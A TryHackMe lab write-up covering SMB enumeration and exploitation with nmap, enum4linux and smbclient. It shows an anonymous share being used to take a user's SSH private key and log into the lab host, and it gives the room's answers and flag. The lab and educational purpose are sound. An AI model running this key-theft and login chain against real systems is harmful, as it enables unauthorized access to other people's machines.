TryHackMe – Network Services

Learn about, then enumerate and exploit a variety of network services and misconfigurations.

Note: This room was completed in different days, so you will see different IPs.

Task 1: Get Connected

This room is a sequel to the first network services room. Similarly, it will explore a few more common Network Service vulnerabilities and misconfigurations that you're likely to find in CTFs, and some penetration test scenarios.

Task 2: Understanding SMB


What is SMB?

SMB - Server Message Block Protocol - is a client-server communication protocol used for sharing access to files, printers, serial ports and other resources on a network. [source]

Servers make file systems and other resources (printers, named pipes, APIs) available to clients on the network. Client computers may have their own hard disks, but they also want access to the shared file systems and printers on the servers.

The SMB protocol is known as a response-request protocol, meaning that it transmits multiple messages between the client and server to establish a connection. Clients connect to servers using TCP/IP (actually NetBIOS over TCP/IP as specified in RFC1001 and RFC1002), NetBEUI or IPX/SPX.

How does SMB work?



Once they have established a connection, clients can then send commands (SMBs) to the server that allow them to access shares, open files, read and write files, and generally do all the sort of things that you want to do with a file system. However, in the case of SMB, these things are done over the network.

What runs SMB?

Microsoft Windows operating systems since Windows 95 have included client and server SMB protocol support. Samba, an open-source server that supports the SMB protocol, was released for Unix systems.

Question 1: What does SMB stand for?

Answer: *Server Message Block*

Question 2: What type of protocol is SMB?

Answer: *response-request*

Question 3: What do clients connect to servers using?

Answer: *TCP/IP*

Question 4: What systems does Samba run on?

Answer: *Unix*

Task 3: Enumerating SMB

Enumeration

Enumeration is the process of gathering information on a target in order to find potential attack vectors and aid in exploitation.

This process is essential for an attack to be successful, as wasting time with exploits that either don't work or can crash the system can be a waste of energy. Enumeration can be used to gather usernames, passwords, network information, hostnames, application data, services, or any other information that may be valuable to an attacker.

SMB

Typically, there are SMB share drives on a server that can be connected to and used to view or transfer files. SMB can often be a great starting point for an attacker looking to discover sensitive information — you'd be surprised what is sometimes included on these shares.

Port Scanning

The first step of enumeration is to conduct a port scan, to find out as much information as you can about the services, applications, structure and operating system of the target machine.

Enum4Linux

Enum4linux is a tool used to enumerate SMB shares on both Windows and Linux systems. It is basically a wrapper around the tools in the Samba package and makes it easy to quickly extract information from the target pertaining to SMB. It's already installed on the AttackBox, however if you need to install it on your own attacking machine, you can do so from the official github.


The syntax of Enum4Linux is nice and simple: **"enum4linux [options] ip"**

TAG	**FUNCTION**
-U	get userlist
-M	get machine list
-N	get namelist dump (different from -U and-M)
-S	get sharelist
-P	get password policy information
-G	get group and member list
-a	all of the above (full basic enumeration)

Question 5: Conduct a nmap scan of your choosing. How many ports are open?

Answer: ***3***

nmap -vv -Pn -p- 10.10.119.214




```
root@ip-10-10-141-142:~# nmap -vv -Pn -p- 10.10.119.214

Starting Nmap 7.60 ( https://nmap.org ) at 2024-06-01 12:47 BST
Initiating ARP Ping Scan at 12:47
Scanning 10.10.119.214 [1 port]
Completed ARP Ping Scan at 12:47, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:47
Completed Parallel DNS resolution of 1 host. at 12:47, 0.00s elapsed
Initiating SYN Stealth Scan at 12:47
Scanning ip-10-10-119-214.eu-west-1.compute.internal (10.10.119.214) [65535 port
s]
Discovered open port 445/tcp on 10.10.119.214
Discovered open port 139/tcp on 10.10.119.214
Discovered open port 22/tcp on 10.10.119.214
```


Question 6: What ports is SMB running on?

Answer: ***139/445***

nmap -vv -A -p 139,445,22 10.10.119.214



```
root@ip-10-10-141-142: ~
File  Edit  View  Search  Terminal  Help
Increasing send delay for 10.10.119.214 from 10 to 20 due to 11 out of 29 droppe
d probes since last increase.
Increasing send delay for 10.10.119.214 from 20 to 40 due to 11 out of 25 droppe
d probes since last increase.
Increasing send delay for 10.10.119.214 from 40 to 80 due to 11 out of 32 droppe
d probes since last increase.

root@ip-10-10-141-142:~# nmap -vv -A -p 139,445,22 10.10.119.214

Starting Nmap 7.60 ( https://nmap.org ) at 2024-06-01 12:56 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:56
Completed NSE at 12:56, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:56
Completed NSE at 12:56, 0.00s elapsed
Initiating ARP Ping Scan at 12:56
```



```
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGR
OUP)
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.7.6-Ubuntu (workgroup: WOR
KGROUP)
```


Question 7: Let's get started with Enum4Linux, conduct a full basic enumeration. For starters, what is the workgroup name?

Answer: *WORKGROUP*


Question 8: What comes up as the name of the machine?

Answer: *POLOSMB*

enum4linux 10.10.119.214




```
root@ip-10-10-141-142:~# enum4linux 10.10.119.214
WARNING: polenum.py is not in your path.  Check that package is installed and yo
ur PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux
/ ) on Sat Jun  1 13:47:46 2024

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.119.214
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 10.10.119.214    |
 =====================================================
[+] Got domain/workgroup name: WORKGROUP
```



```
 ==============================================
|    Nbtstat Information for 10.10.119.214    |
 ==============================================
Looking up status of 10.10.119.214
        POLOSMB         <00> -         B <ACTIVE>  Workstation Service
        POLOSMB         <03> -         B <ACTIVE>  Messenger Service
        POLOSMB         <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
```

Question 9: What operating system version is running?


Answer: *6.1*



```
 ======================================
|    OS information on 10.10.119.214    |
 ======================================
Use of uninitialized value $os_info in concatenation (.) or string at /root/Desk
top/Tools/Miscellaneous/enum4linux.pl line 464.
[+] Got OS info for 10.10.119.214 from smbclient:
[+] Got OS info for 10.10.119.214 from srvinfo:
        POLOSMB        Wk Sv PrQ Unx NT SNT polosmb server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03
```

Question 10: What share sticks out as something we might want to investigate?

Answer: *profiles*



```
 =========================================
|    Share Enumeration on 10.10.119.214    |
 =========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk      Network Logon Service
        profiles        Disk      Users profiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (polosmb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```

Task 4: Exploiting SMB

Types of SMB Exploit

While there are vulnerabilities such as CVE-2017-7494 that can allow remote code execution by exploiting SMB, you're more likely to encounter a situation where the best way into a system is due to misconfigurations in the system. In this case, we're going to be exploiting anonymous SMB share access- a common misconfiguration that can allow us to gain information that will lead to a shell.

Method Breakdown

So, from our enumeration stage, we know:

- The SMB share location

- The name of an interesting SMB share

SMBClient

Because we're trying to access an SMB share, we need a client to access resources on servers. We will be using SMBClient because it's part of the default samba suite. While it’s already installed on the AttackBox, if you do need to install it on your own attacking machine, you can find the documentation here.

We can remotely access the SMB share using the syntax:

smbclient //[IP]/[SHARE]

Followed by the tags:

-U [name] : to specify the user

-p [port] : to specify the port

Question 11: What would be the correct syntax to access an SMB share called "secret" as user "suit" on a machine with the IP 10.10.10.2 on the default port?

Answer: *smbclient //10.10.10.2/secret -U suit -p 445*

Syntax for Accessing an SMB:

smbclient //IP/share -U <username> -p <port>

Great! Now you've got a hang of the syntax, let's have a go at trying to exploit this vulnerability. You have a list of users, the name of the share (smb) and a suspected vulnerability.

Let's see if our interesting share has been configured to allow anonymous access, I.E it doesn't require authentication to view the files. We can do this easily by:

- using the username "Anonymous"


- connecting to the share we found during the enumeration stage

- and not supplying a password.

Question 12: Does the share allow anonymous access? Y/N?

Answer: *Y*

smbclient //10.10.119.214/profiles -U Anonymous -p 139




```
root@ip-10-10-141-142:~# smbclient //10.10.119.214/profiles -U Anonymous -p 139
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\Anonymous's password:
Try "help" to get a list of possible commands.
smb: \>
```

Question 13: Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to?


Answer: *John Cactus*

ls



```
smb: \> ls
  .                                   D        0  Tue Apr 21 12:08:23 2020
  ..                                  D        0  Tue Apr 21 11:49:56 2020
  .cache                             DH        0  Tue Apr 21 12:08:23 2020
  .profile                            H      807  Tue Apr 21 12:08:23 2020
  .sudo_as_admin_successful           H        0  Tue Apr 21 12:08:23 2020
  .bash_logout                        H      220  Tue Apr 21 12:08:23 2020
  .viminfo                            H      947  Tue Apr 21 12:08:23 2020
  Working From Home Information.txt      N      358  Tue Apr 21 12:08:23 2020
  .ssh                               DH        0  Tue Apr 21 12:08:23 2020
  .bashrc                             H     3771  Tue Apr 21 12:08:23 2020
  .gnupg                             DH        0  Tue Apr 21 12:08:23 2020

                12316808 blocks of size 1024. 7583704 blocks available
smb: \>
```

more "Working From Home Information.txt"




```
John Cactus,

As you're well aware, due to the current pandemic most of POLO inc. has insisted
 that, wherever
possible, employees should work from home. As such- your account has now been en
abled with ssh
access to the main server.

If there are any problems, please contact the IT department at it@polointernalco
ms.uk

Regards,

James
Department Manager

/tmp/smbmore.vHPW38 (END)
```

Question 14: What service has been configured to allow him to work from home?

Answer: *ssh*

Question 15: Okay! Now we know this, what directory on the share should we look in?


Answer: *.ssh*



```
smb: \> ls
  .                                   D        0  Tue Apr 21 12:08:23 2020
  ..                                  D        0  Tue Apr 21 11:49:56 2020
  .cache                             DH        0  Tue Apr 21 12:08:23 2020
  .profile                            H      807  Tue Apr 21 12:08:23 2020
  .sudo_as_admin_successful           H        0  Tue Apr 21 12:08:23 2020
  .bash_logout                        H      220  Tue Apr 21 12:08:23 2020
  .viminfo                            H      947  Tue Apr 21 12:08:23 2020
  Working From Home Information.txt      N      358  Tue Apr 21 12:08:23 2020
  .ssh                               DH        0  Tue Apr 21 12:08:23 2020
  .bashrc                             H     3771  Tue Apr 21 12:08:23 2020
  .gnupg                             DH        0  Tue Apr 21 12:08:23 2020
```

Question 16: This directory contains authentication keys that allow a user to authenticate themselves on, and then access, a server. Which of these keys is most useful to us?

Answer: *id_rsa*



```
smb: \> cd .ssh
smb: \.ssh\> ls
  .                                   D        0  Tue Apr 21 12:08:23 2020
  ..                                  D        0  Tue Apr 21 12:08:23 2020
  id_rsa                              A     1679  Tue Apr 21 12:08:23 2020
  id_rsa.pub                          N      396  Tue Apr 21 12:08:23 2020
  authorized_keys                     N        0  Tue Apr 21 12:08:23 2020
```


Download this file to your local machine and change the permissions to "600" using "chmod 600 [file]".

Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.

Question 17: What is the smb.txt flag?


Answer: *THM{smb_is_fun_eh?}*

Step 1: help 😊




```
smb: \.ssh\> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            logoff         ..             !
smb: \.ssh\>
```

Step 2: Download all the ssh files using the command "mget * .".




```
smb: \.ssh\> mget * .
Get file id_rsa? y
getting file \.ssh\id_rsa of size 1679 as id_rsa (327.9 KiloBytes/sec) (average
248.7 KiloBytes/sec)
Get file id_rsa.pub? y
getting file \.ssh\id_rsa.pub of size 396 as id_rsa.pub (96.7 KiloBytes/sec) (av
erage 198.0 KiloBytes/sec)
Get file authorized_keys? y
NT_STATUS_ACCESS_DENIED opening remote file \.ssh\authorized_keys
NT_STATUS_OBJECT_NAME_INVALID listing \.ssh\.
smb: \.ssh\>
```

Step 3: "exit" and "ls"



```
smb: \.ssh\> exit
root@ip-10-10-141-142:~# ls
burp.json    Downloads    Instructions  Rooms            Tools
CTFBuilder   id_rsa       Pictures      Scripts
Desktop      id_rsa.pub   Postman       thinclient_drives
root@ip-10-10-141-142:~#
```


Step 4: "cat id_rsa.pub"



```
root@ip-10-10-141-142:~# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDb7OaL8zLZ5Z8OU3wZPSIQHaoyI8Yc3I/8/Y6faWgY
TZbfNPexli0jxdAeTeGy2X3XACWcB4HFejbiNsMYLjy517gwWKPBvN865i8uIQ0Gqayq/KmBHpuBbR0y
X/SpyfyvzR3VD16pg/D+WT8hLaNHSYm6FNYLsmVnWDSJDBhS179czftuoW55mw/OqzWVr5ln9cKeeuXl
NV1lqCjBqF3ClzEBvN4JW8GS/riLTeHcXeMIMUTuIpr4XovN/VivIlLqTYy7lHuUh6L2RqAfw5+FSr4Q
ZW1zHCMoS6FooTomq/03EGJCGcp80/fT0e04n+7+PxnmvZQkOwe1A1hUG6C/ cactus@polosmb
root@ip-10-10-141-142:~#
```


We found the username 😊. It's Cactus.

Step 5: "chmod 600 id_rsa"



```
root@ip-10-10-141-142:~# chmod 600 id_rsa
```

Step 6: “ssh cactus@<machine_IP>”

ssh cactus@10.10.119.214



```
root@ip-10-10-141-142:~# ssh cactus@10.10.119.214
The authenticity of host '10.10.119.214 (10.10.119.214)' can't be established.
ECDSA key fingerprint is SHA256:RZt+npRH1P+pLVe+/9mqAkepvpb20f+TzqgPAhYhHss.
Are you sure you want to continue connecting (yes/no)?
```

Step 7: “yes”


```
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.119.214' (ECDSA) to the list of known hosts.
cactus@10.10.119.214's password:
Permission denied, please try again.
cactus@10.10.119.214's password:
```


We need to pass through ssh with private key.

Step 8: Let’s try “ssh -i id_rsa cactus@10.10.119.214”


```
root@ip-10-10-141-142:~# ssh -i id_rsa cactus@10.10.119.214
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jun  1 14:16:33 UTC 2024

  System load:  0.0               Processes:           92
  Usage of /:   33.3% of 11.75GB  Users logged in:     0
  Memory usage: 17%               IP address for eth0: 10.10.119.214
  Swap usage:   0%


22 packages can be updated.
0 updates are security updates.


Last login: Tue Apr 21 11:19:15 2020 from 192.168.1.110
cactus@polosmb:~$
```

Woop! Woop! We are in! 😊

Step 9: “ls” and “cat smb.txt”


```
cactus@polosmb:~$ ls
smb.txt
cactus@polosmb:~$ cat smb.txt
THM{smb_is_fun_eh?}
cactus@polosmb:~$
```

Task 5: Understanding Telnet

What is Telnet?

Telnet is an application protocol which allows you, with the use of a telnet client, to connect to and execute commands on a remote machine that's hosting a telnet server.

The telnet client will establish a connection with the server. The client will then become a virtual terminal- allowing you to interact with the remote host.

Replacement

Telnet sends all messages in clear text and has no specific security mechanisms. Thus, in many applications and services, Telnet has been replaced by SSH in most implementations.

How does Telnet work?

